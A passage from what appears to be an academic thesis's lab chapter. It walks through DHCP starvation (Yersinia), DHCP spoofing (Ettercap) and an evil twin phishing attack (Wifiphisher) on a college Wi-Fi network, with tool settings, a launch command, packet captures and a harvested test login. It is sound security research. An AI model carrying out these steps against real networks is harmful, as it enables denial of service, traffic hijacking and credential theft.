
Cisco Discovery Protocol

Source MAC 06:45:8B:6B:41:56 Destination MAC 01:00:0C:CC:CC:CC

Version 01 TTL B4 Checksum 0000

Figure 43. DHCP starvation: Yersinia GUI

Once open, the first step is to choose the correct interface from which to perform the attack. In this case, the author chose interface wlan0, which corresponds to the wireless adapter we are using (Figure 44).




Protocols	Packets
CDP	0
DHCP	0
802.1Q	0
802.1X	0
DTP	0
HSRP	0
ISL	0
MPLS	0

Select interfaces

□ eth0
☑ wlan0
□ lo

Figure 44. DHCP starvation: Choosing interface.

After the correct interface is chosen, the attack type can be selected and executed. To perform the DHCP starvation attack, Yersinia will start sending out DHCP Discover packets to the DHCP server with the goal to exhaust all IP addresses (Figure 45). Once the correct options have been selected the author launches the attack.




Choose attack

Description	DoS
○ sending RAW packet	□
● sending DISCOVER packet	☑
○ creating DHCP rogue server	□
○ sending RELEASE packet	☑

Figure 45. DHCP starvation: attack selection.


To see the progression of our attack, the author opened Wireshark and captured traffic. From the output in Figure 46, there can be seen spam of DHCP Discover packets flooding the network.



```
65857 29.058047600  0.0.0.0          255.255.255.255    DHCP      286 DHCP Discover - Transaction ID 0x643c9869
65858 29.058077637  0.0.0.0          255.255.255.255    DHCP      286 DHCP Discover - Transaction ID 0x643c9869
65859 29.058092141  0.0.0.0          255.255.255.255    DHCP      286 DHCP Discover - Transaction ID 0x643c9869
65860 29.058123330  0.0.0.0          255.255.255.255    DHCP      286 DHCP Discover - Transaction ID 0x643c9869
65861 29.058133828  0.0.0.0          255.255.255.255    DHCP      286 DHCP Discover - Transaction ID 0x643c9869
65862 29.058143920  0.0.0.0          255.255.255.255    DHCP      286 DHCP Discover - Transaction ID 0x643c9869
65863 29.058189951  0.0.0.0          255.255.255.255    DHCP      286 DHCP Discover - Transaction ID 0x643c9869
65864 29.058200240  0.0.0.0          255.255.255.255    DHCP      286 DHCP Discover - Transaction ID 0x643c9869
65865 29.058210495  0.0.0.0          255.255.255.255    DHCP      286 DHCP Discover - Transaction ID 0x643c9869
65866 29.058220713  0.0.0.0          255.255.255.255    DHCP      286 DHCP Discover - Transaction ID 0x643c9869
65867 29.058252591  0.0.0.0          255.255.255.255    DHCP      286 DHCP Discover - Transaction ID 0x643c9869
65868 29.058285770  0.0.0.0          255.255.255.255    DHCP      286 DHCP Discover - Transaction ID 0x643c9869
65869 29.058314503  0.0.0.0          255.255.255.255    DHCP      286 DHCP Discover - Transaction ID 0x643c9869
65870 29.058327212  0.0.0.0          255.255.255.255    DHCP      286 DHCP Discover - Transaction ID 0x643c9869
65871 29.058340007  0.0.0.0          255.255.255.255    DHCP      286 DHCP Discover - Transaction ID 0x643c9869
65872 29.058352738  0.0.0.0          255.255.255.255    DHCP      286 DHCP Discover - Transaction ID 0x643c9869
```


Figure 46. DHCP starvation: Wireshark output.

In order to see if the attack was successful, the current IP address leased was released from the author’s Laptop, and asked for a renewed one. At first, the laptop did not want to reconnect to the Wi-Fi but after some moments a connection was established. However, when checking the IP configurations, the author saw that the provided address was a link-local IPv4 address (Figure 47). Upon connecting a mobile device to the network, no IP address was provided (Figure 48).



```
Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) Dual Band Wireless-AC 8265
   Physical Address. . . . . . . . . : E4-70-B8-6D-30-30
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::84a3:7128:7473:2b02%13(Preferred)
   Autoconfiguration IPv4 Address. . : 169.254.204.26(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . :
   DHCPv6 IAID . . . . . . . . . . . : 115634360
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-29-76-EA-7A-80-CE-62-50-15-34
   DNS Servers . . . . . . . . . . . : fec0:0:0:ffff::1%1
                                       fec0:0:0:ffff::2%1
                                       fec0:0:0:ffff::3%1
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

Figure 47. DHCP starvation: renewed IP configurations.



IPV4 ADDRESS

Configure IP Automatic >


IP Address

Subnet Mask

Router

Figure 48. DHCP starvation: mobile IP address.

From these results, it is possible to deduce that the DHCP starvation attack was successful. When the author turned off Yersinia, the mobile device, and the host laptop were able to get a new IP address (Figure 49).




```
Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . : itcollege.ee
   Description . . . . . . . . . . . : Intel(R) Dual Band Wireless-AC 8265
   Physical Address. . . . . . . . . : E4-70-B8-6D-30-30
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::84a3:7128:7473:2b02%13(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.59.4.14(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Lease Obtained. . . . . . . . . . : esmaspäev, 17. aprill 2023 18:08:16
   Lease Expires . . . . . . . . . . : teisipäev, 18. aprill 2023 00:08:16
   Default Gateway . . . . . . . . . : 10.59.1.1
   DHCP Server . . . . . . . . . . . : 10.59.1.3
   DHCPv6 IAID . . . . . . . . . . . : 115634360
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-29-76-EA-7A-80-CE-62-50-15-34
   DNS Servers . . . . . . . . . . . : 193.40.0.12
                                       193.40.56.245
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

Figure 49. DHCP starvation: post-attack configuration.

4.3.3 DHCP spoofing attack

To start the experiment, the author launched Ettercap through the Kali Linux software tab. As a first step, the author had to select the correct interface from which the monitoring and attacking will be done, in our case wlan0. Once selected, Ettercap starts sniffing the network for possible hosts.

Since Ettercap is a tool used for many kinds of attacks, it first must be specified that our intention is to perform DHCP spoofing. To start DHCP spoofing the author first needs to optionally provide an IP Pool for the connecting users, a netmask, as well as provide a DNS Server IP. For the sake of the experiment, the author left the IP pool and the netmask to be the same as the original “itcollege” Wi-Fi, however for the DNS server IP was changed to Google’s DNS (Figure 50). During a real attack, the perpetrator could change it to their desired (malicious) DNS server and redirect users to phishing or malware websites.




IP Pool (optional):
Netmask: 255.255.0.0
DNS Server IP: 8.8.8.8

```
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

DHCP: [D0:C6:37:9D:33:16] REQUEST 10.59.1.166
```

Figure 50. DHCP spoofing: Ettercap configuration.


Since we are acting as a DHCP server now, we would need to know what our IP address currently is to see if our attack is successful. From the “ip a” command we can see that our current IP address is 10.59.2.23 (Figure 51). The DNS hosts are the same as in our previous experiments, them being 193.40.0.12 and 193.40.56.245.



```
    valid_lft forever preferred_lft forever
: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 2312 qdisc mq state UP group default qlen 1000
   link/ether 9c:53:22:05:e2:27 brd ff:ff:ff:ff:ff:ff
   inet 10.59.2.23/16 brd 10.59.255.255 scope global dynamic noprefixroute wlan0
      valid_lft 21489sec preferred_lft 21489sec
   inet6 fe80::5aac:49e8:2589:6886/64 scope link noprefixroute
      valid_lft forever preferred_lft forever
```

Figure 51. DHCP spoofing: IP of fake DHCP server.


Now that the preparations are in place, the author tries to get his host laptop or mobile phone connected to the fake DHCP server. As mentioned in the methodology chapter, this attack may not always work, since the real DHCP server might answer faster or be more reliable. After a few attempts, the author’s mobile device connected to the fake DHCP (Figure 52).



```
Starting Unified sniffing...

DHCP: [9E:DF:25:DE:12:90] REQUEST 10.59.2.17
DHCP spoofing: fake ACK [9E:DF:25:DE:12:90] assigned to 10.59.2.17
DHCP: [10.59.2.23] ACK : 10.59.2.17 255.255.255.0 GW 10.59.2.23 DNS 8.8.8.8
```

Figure 52. DHCP spoofing: Mobile connecting to fake DHCP.

When checking the configurations on the mobile device, it can be seen that the provided address as well as the "Router" matches up with our provided IP and the IP address of our Kali Linux virtual machine (Figure 53).



IPV4 ADDRESS

Configure IP Automatic >


IP Address 10.59.2.17

Subnet Mask 255.255.255.0

Router 10.59.2.23

Figure 53. DHCP spoofing: Connected mobile configuration.

We can also see from Figure 54, that the listed available DNS host is of IP address 8.8.8.8.



Automatic ✓


Manual

DNS SERVERS

8.8.8.8

Figure 54. DHCP spoofing: Mobile DNS hosts.

From the provided results, we can conclude that the DHCP spoofing attack was successful. This attack allows a threat actor to present a malicious DNS server as well as act as the default gateway for the connected devices. For the final part of this experiment, the author launched Wireshark to see the network traffic. He then searched “hackernews.com” on the mobile device, this can also be seen in the traffic captured by Wireshark (Figure 55).



```
25 4.302856674   10.59.2.13          10.59.255.255       UDP         47 5475 → 5474 Len=5
26 4.497563797   10.59.2.17          8.8.8.8             DNS         74 Standard query 0x1593 HTTPS hackernews.com
27 4.497564024   10.59.2.17          8.8.8.8             DNS         74 Standard query 0x9de4 A hackernews.com
```

Figure 55. DHCP spoofing: Wireshark capture.

4.3.4 Evil Twin with phishing


For the Evil Twin attack, the author used a set of two network cards, one for acting as the evil twin and the other for performing de-authentication on the real access point.

Before starting the experiment, the author downloaded a few extra phishing pages for the tool Wifiphisher. The pages are community-build phishing scenarios that mimic many popular website logins such as Google, Facebook, and Instagram. These scenarios are openly available at the Wifiphishers extra-phishing-pages GitHub repository.

To start the attack, the author used the following command:

sudo wifiphisher -pPD /home/kali/extra-phishing-pages


The command kills any services that may interrupt the process, enters the appropriate network interfaces into monitoring mode, and start scanning available networks. Once the scan is done, the attack may select the network to mimic. Wifiphisher then starts up a DHCP server and an HTTP/HTTPS server for deploying the captive portal. After the required services are up, the tool will use one of the network interfaces to start de-authenticating the real access point to force the clients to reconnect to the evil twin (Figure 56).



```
Extensions feed:
DEAUTH/DISAS - d8:38:fc:22:7c:18
DEAUTH/DISAS - 20:c1:9b:a3:b7:40
DEAUTH/DISAS - d8:38:fc:0b:a6:18
DEAUTH/DISAS - 56:8b:b0:22:f5:98
DEAUTH/DISAS - 62:73:50:ac:b5:ac
Connected Victims:
ea:5f:bb:68:b9:07        10.0.0.76      Unknown
9e:df:25:de:12:90        10.0.0.8       Unknown iOS/MacOS
e4:70:b8:6d:30:30        10.0.0.69      Intel Corporate Windows


HTTP requests:
[*] GET request from 10.0.0.69 for http://www.msftconnecttest.com/connecttest.txt
[*] GET request from 10.0.0.69 for http://www.msftconnecttest.com/connecttest.txt
```

Figure 56. Evil Twin: Wifiphisher launched.


After some attempts, the author's host laptop connected to the evil twin, seen in Figure 56, under connected victims as the Windows host. The author is then prompted to open the browser to connect to the network (Figure 57).



itcollege
Action needed, no internet

Figure 57. Evil Twin: Action needed.

Upon opening the browser, a window asking for a Facebook login popped up (Figure 58).




Log into your Facebook account to connect to the Internet

A simple, no frills Wi-Fi service.

Figure 58. Evil Twin: Facebook login.

After following through with the login, the user is then informed that an error occurred, and the developers have been contacted. However, during that moment Wifiphisher logs the credentials via a POST request (Figure 59).



```
Extensions feed:
DEAUTH/DISAS - d8:38:fc:22:7c:18
DEAUTH/DISAS - 20:c1:9b:a3:b7:40
DEAUTH/DISAS - d8:38:fc:0b:a6:18
DEAUTH/DISAS - 56:8b:b0:22:f5:98
DEAUTH/DISAS - 62:73:50:ac:b5:ac
Connected Victims:
9e:df:25:de:12:90       10.0.0.8        Unknown iOS/MacOS
e4:70:b8:6d:30:30       10.0.0.69       Intel Corporate Windows



HTTP requests:
[*] GET request from 10.0.0.69 for http://www.msftconnecttest.com/login.html
[*] GET request from 10.0.0.69 for http://fonts.gstatic.com/s/roboto/v15/Hgo13k-tfSpn0qi1SFdUfaCWcynf_cDxXwCLxiixG1c.ttf
[*] GET request from 10.0.0.69 for http://www.msftconnecttest.com/connecttest.txt
[*] GET request from 10.0.0.69 for http://www.msftconnecttest.com/connecttest.txt
[*] POST request from 10.0.0.69 with wfphshr-username=test@gmail.com&wfphshr-password=123456
```

Figure 59. Evil Twin: Post request.

This could be a serious threat due to the feature of being able to make our custom phishing scenarios. The author created a simple TalTech-style login page (Figure 60) and tested it to see how the results would be saved (Figure 61).

